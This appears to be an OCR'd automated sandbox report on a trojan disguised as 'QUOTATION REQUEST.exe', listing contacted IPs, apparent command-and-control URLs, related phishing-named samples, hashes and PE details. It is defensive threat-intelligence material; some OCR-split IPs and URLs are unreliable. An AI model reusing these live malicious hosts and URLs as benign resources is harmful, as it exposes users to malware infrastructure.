
Name	Malicious	Antivirus Detection	Reputation
http://www.cannabisllp.com/n7ad/?bl=Nvf62Ubmifj7PfGA1A/q0uZrlG7ppTSV9dUQibuGvO9bggeeu0voIlbclGtGRlSBmBIt&uTgL=M6Al	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000005.0000000 0.253164003.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000005.0000000 0.253164003.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 00000005.0000000 0.253164003.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 00000005.0000000 0.253164003.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000005.0000000 0.253164003.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000005.0000000 0.253164003.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000005.0000000 0.253164003.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000005.0000000 0.253164003.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	explorer.exe, 00000005.0000000 0.253164003.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css	QUOTATION REQUEST.exe, 0000000 0.00000002.228270852.000000000 2685000.00000004.00000001.sdmp	false		high
http://www.carterandcone.coml	explorer.exe, 00000005.0000000 0.253164003.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000005.0000000 0.253164003.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000005.0000000 0.253164003.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000005.0000000 0.253164003.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000005.0000000 0.253164003.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000005.0000000 0.253164003.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000005.0000000 0.253164003.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 00000005.0000000 0.253164003.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	explorer.exe, 00000005.0000000 0.253164003.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://https://www.freecleanlimpieza.com/n7ad/?bl=m2HasfwKJqOnivj33UsuzcdiGSf95h/71RH21qYEgR61Ll0cP2jFCaQDW	wlanext.exe, 00000009.00000002 .485777582.0000000003D12000.00 000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000005.0000000 0.253164003.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000005.0000000 0.253164003.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000005.0000000 0.253164003.0000000008B46000.0 0000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fonts.com	explorer.exe, 00000005.0000000 0.253164003.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000005.0000000 0.253164003.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000005.0000000 0.253164003.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000005.0000000 0.253164003.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	QUOTATION REQUEST.exe, 0000000 0.00000002.228172147.000000000 2631000.00000004.00000001.sdmp	false		high
http://www.sakkal.com	explorer.exe, 00000005.0000000 0.253164003.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://github.com/unguest	QUOTATION REQUEST.exe	false		high
http:// https://github.com/unguest9WinForms_RecursiveFormCreate5 WinForms_SeeInnerExceptionGProperty	QUOTATION REQUEST.exe	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
206.189.50.215	www.pedroiniesta.net	United States		14061	DIGITALOCEAN-ASNUS	true
192.185.131.134	freecleanlimpieza.com	United States		46606	UNIFIEDLAYER-AS-1US	true
34.102.136.180	letsratethis.com	United States		15169	GOOGLEUS	false
74.208.236.36	www.sloanksmith.com	United States		8560	ONEANDONE-ASBrauerstrasse48DE	true
46.30.211.38	www.graet.design	Denmark		51468	ONECOMDK	true
81.17.18.196	www.madisonroselove.com	Switzerland		51852	PLI-ASCH	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	402973
Start date:	03.05.2021
Start time:	16:49:20
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 4s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	QUOTATION REQUEST.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	26
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/1@15/6
EGA Information:	Failed
HDC Information:	• Successful, ratio: 16.1% (good quality ratio 15%) • Quality average: 76.4% • Quality standard deviation: 29.2%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Simulations

Behavior and APIs

Time	Type	Description
16:50:16	API Interceptor	1x Sleep call for process: QUOTATION REQUEST.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
206.189.50.215	ord.xlsx	Get hash	malicious	Browse	• www.sinjs.com/9t6k/?SH=/JGq4/4YxJz+WdaVKLJbsU3WO4BZskyzMKoifhcEF1OlgJOB0+LWMr5WE/H9GbqUquB5hg==&xJEtAr=ob5t_lh8bBV4p0V
	HEC Batangas Integrated LNG and Power Project DocumentationsType a message.exe.exe	Get hash	malicious	Browse	• www.annatdinh.com/rzn/?adsDxBr=LlPhNGcD37JMUumX+kEarYtpi4Klq0VxdtwM/vuCBdiPqvl1ThpQyr489H39FTErr1oN&pPX=EFQxUrT06hHH
46.30.211.38	swift-copy-pdf.exe	Get hash	malicious	Browse	• www.exm-droneops.one/e3eb/?njnddT=9rw0FP0HohtL&BjR=GqEi6Yd5KGKXJGsez51P10d6GItuYSt9GG1OTMHeaXK8Y98pInaKDp1JCB8r4VA4RapE
	Order Specifications With Ref Breve#T0876B96.exe	Get hash	malicious	Browse	• www.exm-dronesecurity.online/utau/?DXOX-=3XTASjPbMxG7MxVTEoMIj975GwNpPDf6oZ2QEG7EwNJWi3Hjgnc3TCdbxgjDwy3JXd5A&KtxD=ZR-DOT9pJ
	Order Specification Requirement With Ref. AMABINIF 38535.exe	Get hash	malicious	Browse	• www.exm-dronesecurity.online/utau/?2dZ8=3XTASjPbMxG7MxVTEoMIj975GwNpPDf6oZ2QEG7EwNJWi3Hjgnc3TCdbxgjDwy3JXd5A&p64=8prxehCX
	AWB # 1398021925.exe	Get hash	malicious	Browse	• www.kommodore.online/u2e/?lZKh=+ECPvwQ39XtrBM8GQ8ajXb0QqMDuQz+auMik1oYtzqlyZ6i03wadIj53eIsNHkTVe93Q&bbm8x=ohO4_z4XkJ2
	13ORDER_output86FE41F.exe	Get hash	malicious	Browse	• www.immo-zee.com/fr/?l8G0YP=i85PPjqH0B&kvJd=XvC3jYZYAdJBJOPZODtAY0GXn+nf53Yl4flYPeh1AF15DOe8WVOZyaObuHVmw7rJcsr5

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
81.17.18.196	Zahlung SWIft pdf.exe	Get hash	malicious	Browse	• www.novatechxf.com/gmn/?1bj=mlcpCduxHNI0Y&EHOh0Ns=9/XspZ693ppetOypWSOLo6AedDse4bDdf4puSoMOnOl8xYo2YgPQ0P9X1PNcFJafpRM9fydGXw==
	Yd7WOb1ksAj378N.exe	Get hash	malicious	Browse	• www.amazservices.com/sdh/?1b8Hsf=aObbDgzESH23adbj+cD3wJG55ou7RGWwhU4Zia211xwJ558Q7tSQKjx7tO7i8y7MbYauelwpRQ==&j2MHoV=aDKhQD6PL
	RFQ_R4100131210.pdf.exe	Get hash	malicious	Browse	• www.wwwmichiganbulb.com/aepn/?CTJt=fvRhZrK0A2LHGd&uFNl=gBD/03eYOl6TZ4jUScBQavvAu97AjjrwDUvtajBmOQSh5k7jvZ0F4av6otz9/GZBeG8K2OpCWw==
	9JFrEPf5w7.exe	Get hash	malicious	Browse	• www.thesahwfam.com/aqu2/?p0G=5EjXvdr19C9mZVkY3fKTgvDOgP0S6WDmsKJe/OA2LcJULTMy4Vts0y1eMk/URiuGJfbh&uFNl=XP7tsTJp
	ntpxrxZCfL.exe	Get hash	malicious	Browse	• www.aardvarkquiltshop.com/svh9/?Cda4=0umGITOmcMGS66eYJhV3vdt2NU7vGnAeTKQ9tbnXvxBh/ZWI10b2+VgHMWjGn0QWfvMu&2d=cbC0d
	cV1uaQeOGg.exe	Get hash	malicious	Browse	• www.xn--ol-xia.com/hx3a/?wV=o+3wYjNifdE6FKE0bOiznyo8jGn7vjVVrJpNZHKkq7PaCapngpRQoMcVsnJA5VE4FfYV&PRh0iv=SPxhAX6XM2BTb

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	MACHINE SPECIFICATION.exe	Get hash	malicious	Browse	• www.ronpaulmessge17.com/rrrq/?uDKlwt=XPiPwvlxrzD&0R-LTpD=s1XmIF4uAe6fTL2LTbBupw5/VIm+RpLsWjfTUGlIzPAIV2hEXZAxjw34OwCk3cygHcUb
	OC CVE9362 _TVOP-MIO 22(C) 2021,pdf.exe	Get hash	malicious	Browse	• www.gorrillaladders.com/smzu/?D8cH=9r8tQzN8o24l6vY&sXUlfNy=Au4G+9nOBNjwX+6Q2VhyJ/NKJEPsTFPrkjh+1zcY7UOPmsz1D8FaXIEN22BFi0962Fpa
	2021_03_08.exe	Get hash	malicious	Browse	• www.curentcareri.com/2bg/?BRDtMX=RyM5PIi/QSOWL5nPv/e6Vp05T6+FVT1jMwP7f0ePw1H5GE8Rbiw/RNFowWbexxgv1bne&M694p=6lX0enMPBdyHut_p
	OVwf3NwhY3.exe	Get hash	malicious	Browse	• www.gomonno.com/hks/?-Z=OLMsu5nL0XZchqEa4gjKZmAvw4IYLPHYXjnNPYhzxm2A6l77y1GSfyV/jQvmbgN5QGp+&2de=XnzLMfxH
	Scan_medcal equipment sample_pdf.exe	Get hash	malicious	Browse	• www.factoryoutoetstore.com/mnk/
	RFQ for Marjan Development Program.exe	Get hash	malicious	Browse	• www.melrosepublicilibrary.com/knf4/?Bv=XeHVmbd+8vcl6PWjCgitAATO7rv+88o+aylyzDABErlOdMUEckU7qLpHg00nMcOPaBlU&el-=xPILu6SP
	payment advise.exe	Get hash	malicious	Browse	• www.evalinkapuppets.com/wgn/?v4Xxa=jh72N97VMjwbOmR7IYrqs0yYsyG8v2l7CsVjR9/4MFsZVL3R6967pIpMUzWAR1CQwb33&sZyLVf=xVMpGjTx

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SKM_C221200706052800.exe	Get hash	malicious	Browse	• www.comunityassn.com/s9zh/?aFNTkfLx=tknWlnMldXC7iCBNErlol2ZWcFkzI66RNwK0SX0HwmntnkBHipaMqEQDNIEnuMnu+H34&O2MtVN=iJEt_VihLTLX2JB0
	SHEXD2101127S_ShippingDocument_DkD.xlsx	Get hash	malicious	Browse	• www.stonescapes1.com/de92/?Czud=Dpp83lZxpp6l-LP&9rbXut=FMDFc6rOlp10jaqop6r3BpbflKlZCzzEN1iblkluZIOvebj5bOK3jo1m1AppDhOD0Sh+SQ==
	Mv Maersk Kleven V949E_pdf.exe	Get hash	malicious	Browse	• www.chriswoodgolf.com/p7t/?j6A4f=4z9uOfGNwGWkHbWfi9M5ou+2OgtUAPda65nsDZmgOm3nZIV75jGxAcG92+183yhb0LdpNymLVg==&MZhH=hHcPv2L
	PO190041.exe	Get hash	malicious	Browse	• www.batttleroyaleuk.com/xnc/?Ezrp381X=Ok9AvPWPUKYaePVTL6j/d+7uOADfF/hwNe2/6JFu0ZvSkbhtf3C2Uccjo1JvrxSzjNxJ&lhrXP=Szrhs8g
	0VikCnzrVT.exe	Get hash	malicious	Browse	• www.thejollychritsmasshop.com/t4vo/?2db=X48HMfxHf&-Z8=Qyo2wOonh0KIH1sRpflv5e33Rfdwr6JIl7yH0AYUuPUk+FGKMKqwkRB3Y4CjXIZFAlYlGU6emg==
	invoice.exe	Get hash	malicious	Browse	• www.newrochelleniss an.com/hko6/?EZL0u8=Y+VQ9BZbgPDGGLPS45j8H17ru+3/rc0eIL+UVbdSmBp5MiMxja6tbTfwaOclkfU4QrLd0wJwTg==&GzuL=WDHT983XQdGpy2

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	proforma invoice.exe	Get hash	malicious	Browse	• www.merhomeimprovement.com/ga4/?AnE=WK4yvbuI6Z1Tg7oDUFoJuBG6KQsoBWQY7UxNok/U1mLpvVknrbotXhp0KJc/c7FVOilx&jFNHH=QrCdRLS

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
DIGITALOCEAN-ASNUS	f84da301_by_Libranalysis.dll	Get hash	malicious	Browse	• 159.203.93.122
	f84da301_by_Libranalysis.dll	Get hash	malicious	Browse	• 159.203.93.122
	976ae877_by_Libranalysis.dll	Get hash	malicious	Browse	• 159.203.93.122
	65b79c6e_by_Libranalysis.dll	Get hash	malicious	Browse	• 159.203.93.122
	87537ed1_by_Libranalysis.dll	Get hash	malicious	Browse	• 159.203.93.122
	87537ed1_by_Libranalysis.dll	Get hash	malicious	Browse	• 159.203.93.122
	6e9fa6d0_by_Libranalysis.dll	Get hash	malicious	Browse	• 159.203.93.122
	6e9fa6d0_by_Libranalysis.dll	Get hash	malicious	Browse	• 159.203.93.122
	3f572144_by_Libranalysis.dll	Get hash	malicious	Browse	• 159.203.93.122
	3f572144_by_Libranalysis.dll	Get hash	malicious	Browse	• 159.203.93.122
	1ed17916_by_Libranalysis.dll	Get hash	malicious	Browse	• 159.203.93.122
	1ed17916_by_Libranalysis.dll	Get hash	malicious	Browse	• 159.203.93.122
	c27ded69_by_Libranalysis.dll	Get hash	malicious	Browse	• 159.203.93.122
	c27ded69_by_Libranalysis.dll	Get hash	malicious	Browse	• 159.203.93.122
	58dfce98_by_Libranalysis.dll	Get hash	malicious	Browse	• 159.203.93.122
	58dfce98_by_Libranalysis.dll	Get hash	malicious	Browse	• 159.203.93.122
	5545d583_by_Libranalysis.dll	Get hash	malicious	Browse	• 159.203.93.122
	5545d583_by_Libranalysis.dll	Get hash	malicious	Browse	• 159.203.93.122
	ca9bcb50_by_Libranalysis.dll	Get hash	malicious	Browse	• 159.203.93.122
	ca9bcb50_by_Libranalysis.dll	Get hash	malicious	Browse	• 159.203.93.122
ONEANDONE-ASBrauerstrasse48DE	don.exe	Get hash	malicious	Browse	• 213.171.195.105
	Request For Quotation -48GH91.pdf.exe	Get hash	malicious	Browse	• 74.208.5.15
	O1E623TjjW.exe	Get hash	malicious	Browse	• 213.171.195.105
	product specification.xlsx	Get hash	malicious	Browse	• 213.171.195.105
	Proforma Invoice.exe	Get hash	malicious	Browse	• 74.208.5.2
	WaybillDoc_7349796565.pdf.exe	Get hash	malicious	Browse	• 74.208.236.79
	wMqdemYyHm.exe	Get hash	malicious	Browse	• 74.208.236.29
	NEW ORDER PO-168-2021.exe	Get hash	malicious	Browse	• 74.208.5.2
	INV 57474545.doc	Get hash	malicious	Browse	• 217.160.0.254
	MRQUolkoK7.exe	Get hash	malicious	Browse	• 217.160.0.158
	#U0420#U0430#U0445#U0443#U043d#U043e#U043a-#U0444#U0430#U043a#U0442#U0443#U0440#U0430.exe	Get hash	malicious	Browse	• 212.227.15.142
	z5Wqivscwd.exe	Get hash	malicious	Browse	• 74.208.236.235
	Updated April SOA.xlsx	Get hash	malicious	Browse	• 74.208.236.137
	y6f8O0kbEB.exe	Get hash	malicious	Browse	• 217.160.0.211
	978463537_BL FOR APPROVAL.doc	Get hash	malicious	Browse	• 217.160.0.254
	PAGO 50,867.00 USD (ANTICIPO) 23042021 DOC-20204207MT-1.exe	Get hash	malicious	Browse	• 217.76.128.34
	APR SOA---- Worldwide Partner--WWP SC+SHA.PDF.exe	Get hash	malicious	Browse	• 217.76.128.34
	VIKRAMQST21-222.exe	Get hash	malicious	Browse	• 217.76.128.34
	29910022-001.exe	Get hash	malicious	Browse	• 74.208.5.15
	SHIPPING DOCS.exe	Get hash	malicious	Browse	• 74.208.5.15
UNIFIEDLAYER-AS-1US	gunzipped.exe	Get hash	malicious	Browse	• 192.254.189.182

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Purchase Order #DH0124 REF#SCAN005452 EXW HMM SO#UKL080947 - FD210268-001.xlsx.exe	Get hash	malicious	Browse	• 162.144.13.239
	0145d964_by_Libranalysis.exe	Get hash	malicious	Browse	• 162.241.169.22
	HXxk3mzZeW.exe	Get hash	malicious	Browse	• 192.185.14 0.111
	HCU213DES.doc	Get hash	malicious	Browse	• 162.241.169.22
	RFQ.exe	Get hash	malicious	Browse	• 192.254.23 6.251
	a3aa510e_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.185.22 1.204
	Outstanding Payment Plan.xls	Get hash	malicious	Browse	• 192.185.129.69
	FULL SOA $16848.exe	Get hash	malicious	Browse	• 192.185.11 3.120
	BL Draft - HL-88312627.exe	Get hash	malicious	Browse	• 192.254.18 0.165
	ARIX SRLVI (MN) - Italy.exe	Get hash	malicious	Browse	• 192.254.18 5.244
	DocNo2300058329.doc__.rtf	Get hash	malicious	Browse	• 74.220.199.6
	NINGBO_STATEMENT OF ACCOUNT.exe	Get hash	malicious	Browse	• 192.185.22 6.148
	signed contract invoice.exe	Get hash	malicious	Browse	• 192.254.23 6.251
	DUBAI UAE HCU4321890.exe	Get hash	malicious	Browse	• 162.241.169.22
	Payment Copy 0002.exe	Get hash	malicious	Browse	• 50.87.153.37
	diagram-586750002.xlsm	Get hash	malicious	Browse	• 192.185.46.61
	diagram-586750002.xlsm	Get hash	malicious	Browse	• 192.185.46.61
	nFmioaYJMR.exe	Get hash	malicious	Browse	• 192.185.14 0.111
	statistic-1048881972.xlsm	Get hash	malicious	Browse	• 192.254.233.89

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\QUOTATION REQUEST.exe.log

Process:	C:\Users\user\Desktop\QUOTATION REQUEST.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1314
Entropy (8bit):	5.350128552078965
Encrypted:	false
SSDEEP:	24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmEw:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHR
MD5:	1DC1A2DCC9EFAA84EABF4F6D6066565B
SHA1:	B7FCF805B6DD8DE815EA9BC089BD99F1E617F4E9
SHA-256:	28D63442C17BF19558655C88A635CB3C3FF1BAD1CCD9784090B9749A7E71FCEF
SHA-512:	95DD7E2AB0884A3EFD9E26033B337D1F97DDF9A8E9E9C4C32187DCD40622D8B1AC8CCDBA12A70A6B9075DF5E7F68DF2F8FBA4AB33DB4576BE9806B8E19180B7
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.923340384145363
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	QUOTATION REQUEST.exe
File size:	745984
MD5:	64af41000584694858d0fcc37b1bf69b
SHA1:	707c77c61fafdd736c1e02bfdbc8ce7ce24cc759
SHA256:	fea7b692b71803eb020f04ec1a5f8118f5845910d9677fdb4636d9a7d209d0fa
SHA512:	dff4927081ff280eb4e707660c596adfbf8ada0f02cdbf8dd2414cb368b8036708558e854b892eda7dc0049c11df6ff1044cb0ec7c9ae9a32851ba3790fd7177
SSDEEP:	12288:xEPgph+pOidPx8aabrfIdyl8xejcPpjTp0tN8z4b5sT762uM+42QK4UkegeIH3zS:+YepFPORrfIfeKcPpjdEWGO76SluUkqZ
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...z..`.....P..N.....Bl... .....@.. .....@.....

File Icon

	
Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4b6c42
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x608FAD7A [Mon May 3 07:59:54 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xb6bf0	0x4f	.text
